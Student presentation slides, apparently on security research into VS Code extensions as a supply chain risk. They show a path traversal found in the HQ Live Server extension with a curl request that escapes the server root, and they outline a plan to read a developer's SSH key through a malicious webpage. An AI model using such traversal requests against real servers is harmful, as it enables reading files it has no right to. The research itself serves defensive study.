


Identifying Vulnerabilities in VS Code Extensions : Supply Chain Attack

Team 6

VS Code and Extensions

- VS Code built using the Electron framework
  - Create cross-platform desktop applications
    - Uses HTML, CSS, and JavaScript.
  - Chromium for rendering web content.
  - Node.js for accessing native system resources (API calls).
- VS Code Extensions
  - Adds functionalities to making coding easier.
  - TypeScript or JavaScript.
  - Most extensions in JS, sometimes wrapped around TS.
  - TS more secure than JS.
    - Static typing
    - Strict syntax
    - Tooling support.

Inspiration


- **Identify, analyze and test extensions** of VS Code from a security breach point of view.
- **Not targeting typosquatting** type of attacks.
  - Possible in VS Code.
- VS Code - **popular text editor.**
  - Immense user base – 14 millions active users (mostly developers).
  - Extensions (third party) to **enhance functionality**.
  - **Pose security risks** if not properly tested and validated.
- **Why this project:**
  - Supply chain attacks on the rise.
  - Developer machines can contain **important credentials.**
  - Extensions run with user privileges, **without sandbox.**
  - Security experts warn about **potential threats in the future.**

Phases

- **Phase 1: Extension Selection.**
  - Selecting extensions using official statistics, community feedback.
- **Phase 2: Vulnerability Identification.**
  - Analyzing selected extensions for potential security vulnerabilities.
- **Phase 3: Vulnerability Exploitation.**
  - Attempt to exploit identified vulnerabilities in selected extensions.
  - Determine their potential impact.
  - Make remediation recommendations based on the findings.
- **Phase 4: Grouping Vulnerabilities & Automate Detection.**
  - Grouping extensions according to their underlying technology or coding practices.
- **Phase 5 : Reporting and Recommendations.**
  - Prepare a report that summarizes findings and recommendations.

Related Work

- **Related Work:** 06 Articles – 02 in 2021, 02 in Jan 2023, 02 Feb 2023.
    - Vulnerabilities in extensions creating a local server on the system.
        - **Microsoft Live Preview**[1] - Path Traversal Vulnerability
        - **Microsoft SARIF Viewer**[1] - Path Traversal Vulnerability
        - **LaTex Workshop**[2] - Code Execution
        - **Open in Default Browser**[2] - Path Traversal Vulnerability
        - **Instant Markdown**[2] - Path Traversal Vulnerability
        - **Rainbow Fart**[2] – Zip Slip Vulnerability




[1] https://blog.trailofbits.com/2023/02/21/vscode-extension-escape-vulnerability/

[2] https://snyk.io/blog/visual-studio-code-extension-security-vulnerabilities-deep-dive/

Identifying Target


- Extensions running local web server on the machine.



- Extensions avoiding options to make webviews secure.
  - enableScripts, localResourceRoots, Content-Security-Policy
- Basic issue: Unsanitised inputs!!
- **Challenges**
  - Find a vulnerable extension and exploit the extension.

Finding a Vulnerable Extension

- **HQ Live Server[3] - Path Traversal Vulnerability.**




```
(base) prateek@Prateeks-MacBook-Pro ~ % curl --path-as-is 'http://10.0.0.152:8080/../index1.html' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
  -H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'Cache-Control: no-cache' \
  -H 'Connection: keep-alive' \
  -H 'Cookie: np_userId=6823ba17cb403ce9f1ed29880e738fc; _gcl_au=1.1.2049404514.1678303426; _fbp=fb.
3.1678303425960.1052651813; _ga=GA1.1.251076546.1678303426; amplitude_id_878f4709123a5451aff838c1f87
0b84910.0.0.152=eyJkZXZpY2VJZCI6IjA3ZWQyOTQ2LWU3ZjUtNDBjMC05N2FmLTQ4MzBmZTUwZjY4NFIiLCJ1c2VySWQiOm51
bGwsIm9wdE91dCI6ZmFsc2UsInNlc3Npb25JZCI6MTY3ODMxMzA3NDE5MiwibGFzdEV2ZW50VGltZSI6MTY3ODMxMzA3NDE5Miwi
ZXZlbnRJZCI6MCwiaWRlbnRpZnlJZCI6MCwic2VxdWVuY2VOdW1iZXIiOjB9' \
  -H 'Pragma: no-cache' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Ge
cko) Chrome/111.0.0.0 Safari/537.36' \
  --compressed \
  --insecure
```

- Index1.html outside the server's root folder is served!!

[3] https://github.com/hqjs/vscode-hq-live-server

Exploitation Approach

- Exploiting the vulnerability to access `~/.ssh/id_rsa.pub`.




Run Malicious Webpage on developer’s Machine


Use running server with Path Traversal Vulnerability

Access ~/.ssh/id_rsa.pub

- **Challenges**:
  - Protection against XSS
  - Same Origin Policy
    - Malicious HTML Page
    - Vulnerable web server



Overcoming the SOP Challenge



Progress

- Exploited one extension HQ Live Server.
- Downloaded the extensions in bulk.
  - VS Code does not provide any API to achieve this.
  - Use curl (smartly) inside a python script.
- Automated vulnerability testing using available tools.
  - Package based (Snyk)
  - Code based (Semgrep)
- **Way Ahead: Automate vulnerability testing.**
  - Find other extensions with vulnerability.
  - Activate/run the extension. (Start the server.)
  - Run test cases from our findings to identify the vulnerabilities.
  - Group the extensions.

Demo of Exploitation

Open VS Code.

Start the server.

Go to https://files.000webhost.com/

Click on the following link.


https://welcometomywebpage.000webhostapp.com/

Demo Video

thank you
рахмат
danke
謝謝
ngiyabonga
شكراً جزيلاً
Баярлалаа
spas
teşekkür ederim
mersi
kia ora
barka
welalin
tack
mahalo
спасибо
faafetai lava
vinaka
blagodaram
dank je
misaotra
matondo
paldies
grazzi
tapadh leat
спасибі
kiitos
dankie
gracias
хвала
nanni
nandri
dhanyavad
mauruuru
asante
manana
bedankt
bayarlalaa
gràcie
hvala
köszönöm
akun
dankon
aciu
obrigada
tenki
murakoze
enkosi
djiere dieuf
tau
mochchakkeram
dziękuję
дякую
mamnun
chokrane
chnorakaloutioun
gratias ago
gràcies
sulpáy
taiku
go raibh maith agat
sobodi
dēkuji
sagolun
sukriya
kop khun krap
obrigado
mèsi
didi madloba
ありがとう
tanemirt
grazie
arigatô
takk
dakujem
trugarez
najis tuke
